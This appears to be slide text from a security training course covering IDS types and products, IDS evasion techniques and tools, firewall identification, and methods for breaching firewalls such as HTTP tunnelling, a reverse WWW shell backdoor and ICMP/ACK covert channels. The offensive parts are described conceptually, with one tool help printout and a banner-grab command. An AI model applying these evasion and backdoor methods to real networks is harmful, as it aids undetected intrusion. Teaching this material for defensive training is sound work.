
# Types of Intrusion Detection Systems

## ⊙ There are two basic types of IDS:

- Network-based IDS
  - In a network-based system, or NIDS, the individual packets flowing through a network are analyzed
  - An NIDS is responsible for detecting anomalous, inappropriate, or other data that may be considered unauthorized occurring on a network
- Host-based IDS
  - In a host-based system, or HIDS, the IDS examines the activity on each individual computer or host
  - HIDS can be installed on many different types of machines; namely servers, workstations, and notebook computers

# System Integrity Verifiers (SIV)

- System Integrity Verifiers (SIV) monitor system files to detect changes by an intruder
- Tripwire is one of the popular SIVs
- SIVs may watch other components such as the Windows registry as well as cron configuration to find known signatures





# True/False, Positive/Negative

True

False

Positive

An alarm was generated and a present condition should be alarmed

An alarm was generated and there is no condition present to warrant one

Negative

An alarm was **NOT** generated and there is no condition present to warrant one

An alarm was **NOT** generated and a present condition should be alarmed

Source: The Practical Intrusion Detection Handbook by Paul E. Proctor


# Intrusion Detection Tools

- ⊙ Snort 2.1.0
- ⊙ Symantec ManHunt
- ⊙ LogIDS 1.0
- ⊙ SnoopNetCop Standard
- ⊙ Prelude Hybrid IDS version 0.8.x
- ⊙ Samhain

# Snort 2.1.0

- ◉ Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks

- ◉ It can perform protocol analysis and content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts




# IDS : Symantec Manhunt

- ◉ Symantec Manhunt provides high speed network intrusion detection and real time analysis and protects networks from internal and external intrusion and denial of service attacks
- ◉ The new version has support for Red Hat Linux operating system
- ◉ It is scalable and flexible to deploy; thus reducing the total cost of ownership
- ◉ It uses the protocol anomaly detection method to sense any intrusion


# Logids 1.0

- ◉ LogIDS is a log-analysis-based intrusion detection system which shows real-time analysis of centralized logs
- ◉ The graphical interface represents the network map, where each node has a console window through which the logs belonging to the respective nodes can be displayed



# SnoopNetCop Standard

- ◎ SnoopNetCop is a program that can detect possible packet sniffing attacks on the network
- ◎ It is a program to detect LAN cards operating in a promiscuous mode on the network



# Prelude Hybrid IDS Version 0.8.X

- ⊙ Prelude Hybrid IDS Version 0.8.X acts as both a Network-based IDS and a Host-based IDS
- ⊙ This version contains the following new, generic features:
  - Includes hybrid components (HIDS as well as NIDS)
  - Split and reorganized components
  - Supports all BSD supported systems
  - Supports Big Endian architectures
  - Supports architectures requiring memory aligned access

# Samhain

- ◉ Samhain is an open source file integrity and host-based intrusion detection system for Unix and Linux
- ◉ It uses cryptographic checksums of files to detect modifications
- ◉ It can detect kernel rootkits for Linux and FreeBSD



# Steps to Perform After an IDS Detects an Attack?

- ⊙ Configure a firewall to filter out the IP address of the intruder
- ⊙ Alert the user/administrator (sound/e-mail/page)
- ⊙ Write an entry in the event log. Send an SNMP Trap datagram to a management console like Tivoli
- ⊙ Save the attack information (timestamp, intruder IP address, victim IP address/port, protocol information)
- ⊙ Save a tracefile of the raw packets for later analysis
- ⊙ Launch a separate program to handle the event
- ⊙ Terminate the TCP session - Forge a TCP FIN or RST packet to forcefully terminate the connection

# Evading IDS Systems

- ⊙ Many simple network intrusion detection systems rely upon "pattern matching"
- ⊙ Attack scripts have well-known patterns, so simply compiling a database of the output of known attack scripts provides pretty good detection, but can be easily evaded by simply changing the script
- ⊙ IDS evasion focuses on foiling signature matching by altering an attacker's appearance

For example, some POP3 servers are vulnerable to a buffer overflow when a long password is entered. It is easy to evade simply by changing the attack script


# Ways to Evade IDS

- ◉ Insertion
- ◉ Evasion
- ◉ Denial-of-service
- ◉ Complex Attacks
- ◉ Obfuscation
- ◉ Desynchronization - Post Connection SYN
- ◉ Desynchronization-Pre Connection
- ◉ Fragmentation
- ◉ Session Splicing



# Tools to Evade IDS

- ◉ SideStep
- ◉ ADMutate
- ◉ Mendax v.0.7.1
- ◉ Stick
- ◉ Fragrouter
- ◉ Anzen NIDSbench



# IDS Evading Tool : Admutate

<http://www.ktwo.ca/security.html>

- ⦿ ADMutate accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version which bypasses IDS
- ⦿ Once a new attack is known, it usually takes the IDS vendors a number of hours or days to develop a signature. But in the case of ADMutate, it has taken months for signature-based IDS vendors to add a way to detect a polymorphic buffer overflow generated by it

# IDS Software Vendors

- ◉ Black ICE by Network ICE (<http://www.networkice.com>)
- ◉ CyberCop Monitor by Network Associates, Inc. (<http://www.nai.com>)
- ◉ RealSecure by Internet Security Systems (ISS) (<http://www.iss.net>)
- ◉ NetRanger by WheelGroup/Cisco (<http://www.wheelgroup.com>)
- ◉ eTrust Intrusion Detection by Computer Associates (<http://www.cai.com>)
- ◉ NetProwler by Axent (<http://www.axent.com>)
- ◉ Centrax by Cybersafe (<http://www.cybersafe.com>)
- ◉ NFR by Network Flight Recorder (<http://www.nfr.net>)
- ◉ Dragon by Security Wizards (<http://www.network-defense.com>)

# Packet Generators

- ⊙ Aicmpsend 1.10 (<http://www.elxsi.de/>)
- ⊙ Blast v2.0  
(<http://www.foundstone.com/rdlabs/blastbeta.html>)
- ⊙ CyberCop Scanner's CASL (<http://www.nai.com>)
- ⊙ Ettercap 0.1.0 (<http://ettercap.sourceforge.net/>)
- ⊙ Hping2 beta 54 (<http://www.kyuzz.org/antirez/hping/>)
- ⊙ ICMPush 2.2 (<http://hispachack.ccc.de/>)
- ⊙ IPsend (<http://www.coombs.anu.edu.au/^avalon>)
- ⊙ Libnet (<http://www.packetfactory.net/libnet>)
- ⊙ MGEN Toolset 3.2  
(<http://manimac.itd.nrl.navy.mil/MGEN/>)
- ⊙ Net::RawIP (<http://www.quake.skif.net/RawIP>)
- ⊙ SING 1.1 (<http://sourceforge.net/projects/sing>)

# What is a Firewall?

- ⦿ A combination of hardware and software that secures access to and from the LAN
- ⦿ There are three main types of firewall architecture
  - Packet Filtering
  - Proxy-based
  - State Full Packet Filtering






# Firewall Identification

- ◉ Listed below are a few techniques that can be used to effectively determine the type, version, and rules of almost every firewall on a network
  - Port Scanning
  - Firewalking
  - Banner Grabbing

# Firewalking

- ◉ Firewalking is a method used to collect information of remote networks that are behind firewalls
- ◉ It probes ACLs on packet filtering routers/firewalls
- ◉ Firewalking requires three hosts:
  - Firewalking Host
  - Gateway Host
  - Destination Host



# Banner Grabbing


- ⦿ Banners are messages sent out by network services during connection to the service
- ⦿ Banners announce which service is running on the system
- ⦿ Banner grabbing is a very simple method of OS detection
- ⦿ Banner grabbing also helps in detecting services run by firewalls
- ⦿ The three main services which send out banners are FTP, telnet, and web servers
- ⦿ Example of SMTP banner grabbing is  
telnet mail.targetcompany.org 25

# Breaching Firewalls

- ⦿ One of the easiest and most common ways for an attacker to slip by a firewall is by installing some network software on an internal system that communicates using a port address permitted by the firewall's configuration
- ⦿ A popular port to use is TCP port 53, normally used by DNS
- ⦿ Many firewalls permit all traffic using port 53 by default, because it simplifies firewall configuration and reduces support calls

# Bypassing a Firewall Using Httpptunnel

- ⦿ Httpptunnel creates a bi-directional virtual data path tunneled in HTTP requests. The requests can be sent via an HTTP proxy, if desired



```
C:\WINDOWS\System32\cmd.exe
Tunnel 3.3>htc -help
Usage: htc [OPTION]... HOST[:PORT]
Set up a httpptunnel connection to PORT at HOST (default port is 8888).
When a connection is made, I/O is redirected from the source specified
by the --device, --forward-port or --stdin-stdout switch to the tunnel.

-A, --proxy-authorization USER:PASSWORD proxy authorization
-Z, --proxy-authorization-file FILE proxy authorization file
-B, --proxy-buffer-size BYTES assume a proxy buffer size of BYTES bytes
 <k, M, and G postfixes recognized>
-c, --content-length BYTES use HTTP PUT requests of BYTES size
 <k, M, and G postfixes recognized>
-d, --device DEVICE use DEVICE for input and output
-F, --forward-port PORT use TCP port PORT for input and output
-h, --help display this help and exit
-k, --keep-alive SECONDS send keepalive bytes every SECONDS seconds
 <default is 5>
-M, --max-connection-age SEC maximum time a connection will stay
 open is SEC seconds <default is 300>
-P, --proxy HOSTNAME[:PORT] use a HTTP proxy <default port is 8080>
-s, --stdin-stdout use stdin/stdout for communication
 <implies --no-daemon>
-S, --strict-content-length always write Content-Length bytes in requests
 timeout, in milliseconds, before sending
-T, --timeout TIME padding to a buffering proxy
-U, --user-agent STRING specify User-Agent value in HTTP requests
-V, --version output version information and exit
-w, --no-daemon don't fork into the background
```

# Placing Backdoors Through Firewalls

## The Reverse WWW Shell

- ⦿ This backdoor should work through any firewall that allows users to surf the www. A program is run on the internal host, which spawns a child every day at a special time
- ⦿ For the firewall, this child acts like a user; using the browser client to surf the Internet. In reality, this child executes a local shell and connects to the www server operated by the hacker on the Internet via a legitimate-looking http request, and sends a stand-by signal
- ⦿ The legitimate-looking answer of the www server operated by the hacker is, in reality, the command the child will execute on its machine in the local shell


# Hiding Behind a Covert Channel: LOKI

- ◉ LOKI is an information tunneling program. LOKI uses Internet Control Message Protocol (ICMP) echo response packets to carry its payload. ICMP echo response packets are normally received by the Ping program, and many firewalls permit responses to pass
- ◉ Simple shell commands are used to tunnel inside ICMP\_ECHO/ICMP\_ECHOREPLY and DNS name lookup query/reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. However, to the correct listener ( the LOKI2 daemon), the packets are recognized for what they really are



# ACK Tunneling

- ⦿ Trojans normally use ordinary TCP or UDP communication between their client and server parts
- ⦿ Any firewall between the attacker and the victim that blocks incoming traffic will usually stop all Trojans from working. ICMP tunneling has existed for quite some time now, and blocking ICMP in the firewall is considered safe
- ⦿ ACK Tunneling works through firewalls that do not apply their rule sets on TCP ACK segments (ordinary packet filters belong to this class of firewalls)





# Tools to Breach Firewalls

## ◉ **007 Shell**

- 007 Shell is a Covert Shell ICMP tunneling program. It works similar to LOKI
- 007 Shell works by putting data streams in the ICMP message past the usual 4 bytes (8-bit type, 8-bit code, and 16-bit checksum)

